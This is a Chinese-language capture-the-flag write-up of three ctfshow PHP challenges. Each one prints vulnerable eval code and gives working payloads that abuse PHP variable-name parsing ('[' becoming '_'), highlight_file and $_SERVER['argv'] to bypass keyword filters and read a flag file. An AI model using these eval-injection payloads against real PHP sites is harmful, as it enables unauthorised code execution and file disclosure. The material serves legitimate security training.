web123

```
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
$a=$_SERVER['argv'];
$c=$_POST['fun'];
if(isset($_POST['CTF_SHOW'])&&isset($_POST['CTF_SHOW.COM'])&&!isset($_GET['flOg'
])){
    if(!preg_match("/\\\\|\/|\~|\`|\!|\@|\#|\%|\^|\*|\-|\+|\=|\
{|\}|\"|\'|\,|\.|\;|\?/", $c)&&$c<=18){
        eval("$c".";");
        if($flOg==="flag_give_me"){
            echo $flag;
        }
    }
}
```

eval()函数会执行`$c`

$c和if判断需要的两个post

在php中变量名只有数字字母下划线，被get或者post传入的变量名，如果含有`空格、+、[`则会被转化为`_`，所以按理来说我们构造不出`CTF_SHOW.COM`这个变量(因为含有`.`)

php中有个特性就是如果传入`[`，它被转化为`_`之后，后面的字符就会被保留下来不会被替换

payload

```
post:
CTF_SHOW=1&CTF[SHOW.COM=1&fun=echo $flag
```

---

web125

```
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
$a=$_SERVER['argv'];
$c=$_POST['fun'];
if(isset($_POST['CTF_SHOW'])&&isset($_POST['CTF_SHOW.COM'])&&!isset($_GET['flOg'
])){
    if(!preg_match("/\\\\|\/|\~|\`|\!|\@|\#|\%|\^|\*|\-|\+|\=|\
{|\}|\"|\'|\,|\.|\;|\?|flag|GLOBALS|echo|var_dump|print/i", $c)&&$c<=16){
        eval("$c".";");
        if($flOg==="flag_give_me"){
            echo $flag;
        }
    }
}
```

过滤了flag和echo关键字，

可以用highlight_file来显示文件，


flag在post中被[禁]了，我们通过get来传参

payload

```
get:
?1=flag.php

post:
CTF_SHOW=1&CTF[SHOW.COM=1&fun=highlight_file($_GET[1])
```

得到flag



web126

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
$a=$_SERVER['argv'];
$c=$_POST['fun'];
if(isset($_POST['CTF_SHOW'])&&isset($_POST['CTF_SHOW.COM'])&&!isset($_GET['fl0g'
])){
    if(!preg_match("/\\\\|\/|\~|\`|\!|\@|\#|\%|\^|\*|\-|\+|\=|\
{|\}|\"|\'|\,|\.|\;|\?|flag|GLOBALS|echo|var_dump|print|g|i|f|c|o|d/i", $c) &&
strlen($c)<=16){
        eval("$c".";");
        if($fl0g==="flag_give_me"){
            echo $flag;
        }
    }
}
```

这次正则匹配了一些关键字母

`$_SERVER['argv']`

```
`$_SERVER['argv'][0] = $_SERVER['QUERY_STRING']`
 query string是Uniform Resource Locator (URL)的一部分，其中包含着需要传给web
application的数据
```

所以如果我们get传入变量赋值语句，接着在post里面来执行这个赋值语句就可以完美绕过

payload

```
?$fl0g=flag_give_me;

post:
CTF_SHOW=1&CTF[SHOW.COM=1&fun=eval($a[0])
```

得到flag